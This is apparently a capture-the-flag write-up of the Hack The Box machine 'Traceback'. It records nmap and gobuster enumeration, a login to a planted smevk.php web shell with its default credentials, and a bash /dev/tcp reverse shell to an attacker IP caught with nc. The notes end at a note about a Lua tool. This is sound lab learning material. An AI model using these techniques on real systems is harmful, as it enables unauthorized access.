

traceback



```
┌──(root💀kali)-[/Documents/htb/boxes/traceback]
└─# nmap -sC -sV 10.10.10.181
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-03 16:09 EDT
Nmap scan report for 10.10.10.181
Host is up (0.065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




10.10.10.181
repo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...


This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -




```
    <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h
    <h3> - Xh4H - </h3>
    <!--Some of the best web shells that you might need ;)-->
</center>
```




Not Found

The requested URL /index.php was not found on this server.


Apache/2.4.29 (Ubuntu) Server at 10.10.10.181 Port 80




running a SecList wordlist for CommonBackdoors




```
┌──(root💀kali)-[/Documents/htb/boxes/traceback]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt -u http://10.10.10.181/ -o backdoors.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.181/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/03 16:15:22 Starting gobuster in directory enumeration mode
===============================================================
/smevk.php            (Status: 200) [Size: 1261]

===============================================================
2021/06/03 16:15:24 Finished
===============================================================
```



we get a web shell , lets try admin:admin from internet https://github.com/TheBinitGhimire/Web-Shells/blob/master/PHP/-smevk.php



```
  $UserName = "admin";
  $auth_pass = "admin";
```


10.10.10.181/smevk.php
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...
Burp


```
Uname       : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User        : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server      : Apache/2.4.29 (Ubuntu)
Useful      : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions :
              pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,p
Cwd         : /var/www/html/ drwxr-xr-x [ home ]
```

File manager

□ Name	Size	Modify	Owner/Group	Permissions	Actions
□ [..]	dir	2021-04-22 06:08:27	root/root	drwxr-xr-x	R T
□ bg.jpg	528.97 KB	2019-07-31 04:50:58	root/webadmin	-rw-r--r--	R T E D
□ index.html	1.09 KB	2019-08-27 04:29:44	root/webadmin	-rw-r--r--	R T E D
□ smevk.php	102.62 KB	2020-02-27 05:37:01	root/webadmin	-r--r--r--	R T E D


Change dir: /var/www/html/

Let's go to console and execute a reverse shell in execute input




```
/var/www/html/
```

```
bash -c 'bash -i >& /dev/tcp/10.10.14.23/1337 0>&1'
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/traceback]
└─# nc -nlvp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:36540.
bash: cannot set terminal process group (680): Inappropriate ioctl for device
bash: no job control in this shell
webadmin@traceback:/var/www/html$ id
id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
```




```
webadmin@traceback:/var/www/html$ ls
bg.jpg  index.html  smevk.php
```


to see any hidden files



```
webadmin@traceback:/var/www/html$ find .
.
./index.html
./smevk.php
./bg.jpg
```



```
webadmin@traceback:/home/webadmin$ ls -al
total 44
drwxr-x--- 5 webadmin sysadmin 4096 Apr 22 06:08 .
drwxr-xr-x 4 root     root     4096 Aug 25  2019 ..
-rw------- 1 webadmin webadmin  105 Mar 16  2020 .bash_history
-rw-r--r-- 1 webadmin webadmin  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug 23  2019 .bashrc
drwx------ 2 webadmin webadmin 4096 Aug 23  2019 .cache
drwxrwxr-x 3 webadmin webadmin 4096 Apr 22 06:08 .local
-rw-rw-r-- 1 webadmin webadmin    1 Aug 25  2019 .luvit_history
-rw-r--r-- 1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x 2 webadmin webadmin 4096 Feb 27  2020 .ssh
-rw-rw-r-- 1 sysadmin sysadmin  122 Mar 16  2020 note.txt
webadmin@traceback:/home/webadmin$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```




Lua

